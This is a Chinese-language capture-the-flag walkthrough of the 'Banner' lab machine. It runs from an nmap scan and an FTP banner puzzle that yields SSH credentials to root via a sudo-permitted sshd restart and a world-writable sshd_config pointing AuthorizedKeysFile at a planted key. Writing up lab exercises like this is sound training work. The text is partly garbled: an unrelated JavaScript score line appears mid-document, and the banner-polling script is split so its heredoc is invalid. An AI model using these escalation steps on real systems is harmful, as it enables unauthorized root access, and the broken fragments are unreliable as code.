


# Banner

```
> nmap -sv -sc -p- 192.168.0.35
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-09 02:20 EDT
Nmap scan report for 192.168.0.35
Host is up (0.00058s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
8080/tcp  open  http     Werkzeug HTTPD 3.1.6 (Python 3.9.2)
|_ http-title:
\xE7\xBD\x91\xE7\xBB\x9C\xE5\xAE\x89\xE5\x85\xA8\xE7\x9F\xA5\xE8\xAF\x86\xE6\x8C\x91\xE6\x88
\x98
|_ http-server-header: Werkzeug/3.1.6 Python/3.9.2
MAC Address: 08:00:27:EC:D4:34 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 25.51 seconds
```

```
currentScore = 1000; updateScoreDisplay(1000); checkIfFlagShouldBeShown();
```



```
> ftp 192.168.0.35 21
Connected to 192.168.0.35.
220-wild Elephants Love
220- / _ `.
```

```

220-      / _ ^ ) ` . .-----.
220-      ( _ , ' \ ^-) "' ' \ \
220-          | |          | | \
220-          | |          | | |
220-      / \ /-----' \ ( \ (
220-      < , " | |          \ \ \ \
220-      \ \ \ (          ) ) ) )
220-          | | \          | | / /
220-          | | \          | | -'
220-          |          |
220-
220-          |          |
220-
220-
220-Carefully observe the changes in the information above.
220
Name (192.168.0.35:kali): 111
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||21392|)
150 Here comes the directory listing.
drwxr-xr-x  2 1001      1001          4096 Mar 18 03:08 .
drwxr-xr-x  2 1001      1001          4096 Mar 18 03:08 ..
-rw-r--r--  1 1001      1001           220 Apr 18 2019 .bash_logout
-rw-r--r--  1 1001      1001          3526 Apr 18 2019 .bashrc
-rw-r--r--  1 1001      1001           807 Apr 18 2019 .profile
-rw-r--r--  1 1001      1001           31 Mar 18 03:08 hint
226 Directory send OK.

```

ftp上去看到提示要注意以上的内容的变化，然后还有一个hint文件可以脱下来，脱下来查看提示的“你知道什么是banner吗？”，说明还是和ftp第一行显示的内容有关，写一个命令循环抓取第一行的内容

```

> cat ftp_monitor.sh
#!/bin/bash

SERVER="192.168.0.35"
PORT="21"
OUTPUT_FILE="./ftp_banner.log"
INTERVAL=5 # 秒

get_first_line() {
    if command -v nc &>/dev/null; then
        echo "QUIT" | nc "$SERVER" "$PORT" 2>/dev/null | grep '^220-' | head -n1
    elif command -v ftp &>/dev/null; then
        ftp -n "$SERVER" "$PORT" 2>/dev/null <<EOF | grep '^220-' | head -n1
    fi
}

quit
EOF
else

```

```

        echo "ERROR: Neither nc nor ftp is available." >&2
        return 1
    fi
}

while true; do
    FIRST_LINE=$(get_first_line)
    if [ -n "$FIRST_LINE" ]; then
        if [ ! -f "$OUTPUT_FILE" ] || ! grep -Fxq "$FIRST_LINE" "$OUTPUT_FILE"; then
            echo "$FIRST_LINE" >> "$OUTPUT_FILE"
            echo "$(date): New banner recorded -> $FIRST_LINE"
        fi
    fi
    sleep "$INTERVAL"
done

```

抓取到的内容去重后发现：，一开始以为是Elephants和Mice作为密码，但是不是，后来取首字母可以看到用户密码是welcome:mazesec

```

> cat ftp_banner.log
220-Amazing           Zebras           Eat
220-Snakes            Eat              Crickets
220-Wild              Elephants        Love
220-Clever            Owls             Make
220-Elephants         :               Mice

welcome:mazesec

```

ssh连接成功后发现 `sudo -l` 可以无密码root权限执行 `/sbin/service sshd restart`

```

welcome@Banner:/tmp$ sudo -l
Matching Defaults entries for welcome on Banner:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on Banner:
    (root) NOPASSWD: /sbin/service sshd restart

```

`/etc/ssh/sshd_config` 配置文件有写权限，但是 `/etc/ssh/` 没有写权限，用 `sed` 直接改其中的配置的时候会创建临时文件，在这里行不通，但是可以重定向覆盖文件

```

welcome@Banner:/tmp$ ls -la /etc/ssh/
total 620
drwxr-xr-x  4 root root  4096 Apr  9 03:38 .
drwxr-xr-x 81 root root  4096 Apr  9 02:19 ..
-rw-r--r--  1 root root 577771 Dec 21 2023 moduli
-rw-r--r--  1 root root  1650 Dec 21 2023 ssh_config
drwxr-xr-x  2 root root  4096 Dec 21 2023 ssh_config.d
-rw-rw-rw-  1 root root  3395 Apr  9 03:38 sshd_config
-rw-rw-rw-  1 root root  3433 Apr  9 03:38 sshd_config.backup.20260409_033816
drwxr-xr-x  2 root root  4096 Dec 21 2023 sshd_config.d

```

```

-rw----- 1 root root 505 Mar 18 2025 ssh_host_ecdsa_key
-rw-r--r-- 1 root root 172 Mar 18 2025 ssh_host_ecdsa_key.pub
-rw----- 1 root root 399 Mar 18 2025 ssh_host_ed25519_key
-rw-r--r-- 1 root root 92 Mar 18 2025 ssh_host_ed25519_key.pub
-rw----- 1 root root 2590 Mar 18 2025 ssh_host_rsa_key
-rw-r--r-- 1 root root 564 Mar 18 2025 ssh_host_rsa_key.pub

```

然后思路是把我们的公钥文件写入/tmp目录，然后改sshd的配置，让ssh连接的时候访问我们写入的公钥文件，这样就能用我们的私钥文件连接到root

```

mkdir -p /tmp/.ssh
echo "公钥" > /tmp/.ssh/authorized_keys
chmod 700 /tmp/.ssh
chmod 600 /tmp/.ssh/authorized_keys

```

这里的权限一定要配置好，不然会连接不上

同时，重定向覆盖sshd的配置文件

```

通过重定向覆盖任意修改/etc/ssh/sshd_config的内容
welcome@Banner:/tmp$ grep -v "^PermitRootLogin no" /etc/ssh/sshd_config > /tmp/sshd_new
welcome@Banner:/tmp$ cat /tmp/sshd_new > /etc/ssh/sshd_config
welcome@Banner:/tmp$ cat >> /etc/ssh/sshd_config << 'EOF'
> PermitRootLogin yes
> PubkeyAuthentication yes
> AuthorizedKeysFile /tmp/.ssh/authorized_keys
> PermitRootLogin yes
> StrictModes no
> EOF

```

```

hel2zy /study/mazesec/banner 03:51
> ssh -i rootkey root@192.168.0.35
Linux Banner 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 18 04:15:30 2026 from 192.168.137.102
root@Banner:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Banner:~# cat /root
cat: /root: Is a directory
root@Banner:~# cat /root/root.txt
flag{root-fc7fb423367bb7fccb411758f06f857a}
root@Banner:~#

```